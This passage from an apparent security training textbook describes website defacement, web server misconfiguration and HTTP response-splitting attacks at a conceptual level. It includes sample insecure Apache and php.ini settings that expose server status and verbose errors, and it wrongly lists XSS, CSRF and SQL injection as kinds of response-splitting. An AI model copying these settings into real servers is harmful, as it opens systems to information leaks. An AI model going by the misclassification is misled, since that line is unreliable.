


Figure 13.12: Phishing attacks

Website Defacement


- Web defacement occurs when an intruder maliciously alters the visual appearance of a web page by inserting or substituting provocative, and frequently, offending data
- Defaced pages expose visitors to some propaganda or misleading information until the unauthorized changes are discovered and corrected
- Attackers use a variety of methods such as MYSQL injection to access a site in order to deface it

Website Defacement

Website defacement refers to unauthorized changes made to the content of a single web page or an entire website, resulting in changes to the visual appearance of the web page or website. Hackers break into web servers and alter the hosted website by injecting code to add images, popups, or text to a page in such a manner that the visual appearance of the page changes. In some cases, the attacker may replace the entire website instead of just changing a single page.

Figure 13.13: Screenshot displaying a website defacement attack

Defaced pages expose visitors to propaganda or misleading information until the unauthorized changes are discovered and corrected. Attackers use a variety of methods, such as MySQL injection, to access a website to deface it. In addition to changing the visual appearance of the target website, attackers deface websites for infecting the computers of visitors by making the website vulnerable to virus attacks. Thus, website defacement not only embarrasses the target organization by changing the appearance of its website but is also intended to harm its visitors.



Web Server Misconfiguration

Web server misconfiguration refers to the configuration weaknesses in web infrastructure that can be exploited to launch various attacks on web servers, such as directory traversal, server intrusion, and data theft. The following are some web server misconfigurations:

- Verbose debug/error messages
- Anonymous or default users/passwords
- Sample configuration and script files
- Remote administration functions
- Unnecessary services enabled
- Misconfigured/default SSL certificates

An Example of a Web Server Misconfiguration

"Keeping the server configuration secure requires vigilance"—Open Web Application Security Project (OWASP)

Administrators who configure web servers improperly may leave serious loopholes in the web server, thereby providing an attacker the chance to exploit the misconfigured web server to compromise its security and obtain sensitive information. The vulnerabilities of improperly configured web servers may be related to configuration, applications, files, scripts, or web pages. An attacker searches for such vulnerable web servers to launch attacks. The misconfiguration of a web server provides the attacker a path to enter the target network of an organization. These loopholes in the server can also help an attacker bypass user

authentication. Once detected, these problems can be easily exploited and may result in the total compromise of a website hosted on the target web server.

As shown in the below figure, the configuration may allow anyone to view the server status page, which contains detailed information about the current use of the web server, including information about the current hosts and requests being processed.


```
<Location /server-status>
SetHandler server-status
</Location>
```

Figure 13.14: Screenshot displaying the httpd.conf file on an Apache server

As shown in the below figure, the configuration may give verbose error messages.

```
display_error = On
log_errors = On
error_log = syslog
ignore_repeated_errors = Off
```

Figure 13.15: Screenshot displaying the php.ini file



HTTP Response-Splitting Attack

An HTTP response-splitting attack is a web-based attack in which the attacker tricks the server by injecting new lines into response headers, along with arbitrary code. It involves adding header response data into the input field so that the server splits the response into two responses. This type of attack exploits vulnerabilities in input validation. Cross-site scripting (XSS), cross-site request forgery (CSRF), and Structured Query Language (SQL) injection are examples of this type of attack. In this attack, the attacker controls the input parameter and cleverly constructs a request header that elicits two responses from the server. The attacker alters a single request to appear as two requests by adding header response data into the input field. The web server, in turn, responds to each request. The attacker can pass malicious data to a vulnerable application, and the application includes the data in an HTTP response header. The attacker can control the first response to redirect the user to a malicious website, whereas the web browser will discard other responses.




Figure 13.16: HTTP Response-Splitting attack

Example of an HTTP Response-Splitting Attack

In this example, the attacker sends a response-splitting request to the web server. The server splits the response into two and sends the first response to the attacker and the second response to the victim. After receiving the response from the web server, the victim requests service by providing credentials. Simultaneously, the attacker requests for the index page. Subsequently, the web server sends the response to the victim's request to the attacker, and the victim remains uninformed.


